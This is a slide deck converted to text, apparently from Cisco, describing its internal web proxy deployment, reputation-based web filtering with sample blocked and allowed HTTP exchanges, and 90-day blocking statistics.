
HTTP is the Platform



- Yearly average of Cisco global traffic
- HTTP is 34% of **ALL** traffic (SSL + 11%)

Web Security Filtering

Cisco's Internal WSA Deployment



- Position
 - DMZ backbone gateways
 - At least 2 per gateway
- Coverage
 - Desktop
 - Internal labs
 - Data centres
 - DMZ labs
 - Remote access

Application Layer Protection in the Network

1

GET / HTTP/1.1 ← What the client requests from the web

Host: **ihaveabadreputation.com**

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:11.0)
Gecko/20100101 Firefox/11.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

2

HTTP/1.1 **403 Forbidden** → What the client gets back from the proxy

Mime-Version: 1.0

Date: Thu, 12 Apr 2012 18:38:03 GMT

Content-Type: text/html

Connection: keep-alive

Content-Length: 267

3

http://www.intranet.cisco.com/blocked-page.shtml

GET /blocked-page.shtml HTTP/1.1

Host: **www.intranet.cisco.com**

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:11.0) Gecko/20100101 Firefox/11.0


Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8


Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

HTTP/1.1 **200 OK**







90 Day Stats

- 88.1% Blocked by **Web Reputation**
- 11.9% Detected by **Anti-Malware**

90 Day Stats

- Monitored
- Blocked



90 Day Stats

- 3.2% **Suspect Transactions**
- 96.8% **Clean Transactions**

What is “Reputation” anyway?


A statistical risk assessment based on context and past behaviour

A combination of many factors of varying significance into one correlated metric

AKA Credit Score

What it's not: black/white lists, content scanning, categorisation

Web Based Reputation System (WBRS)



Web Reputation Settings

Enable Web Reputation Filtering


Web Reputation Score

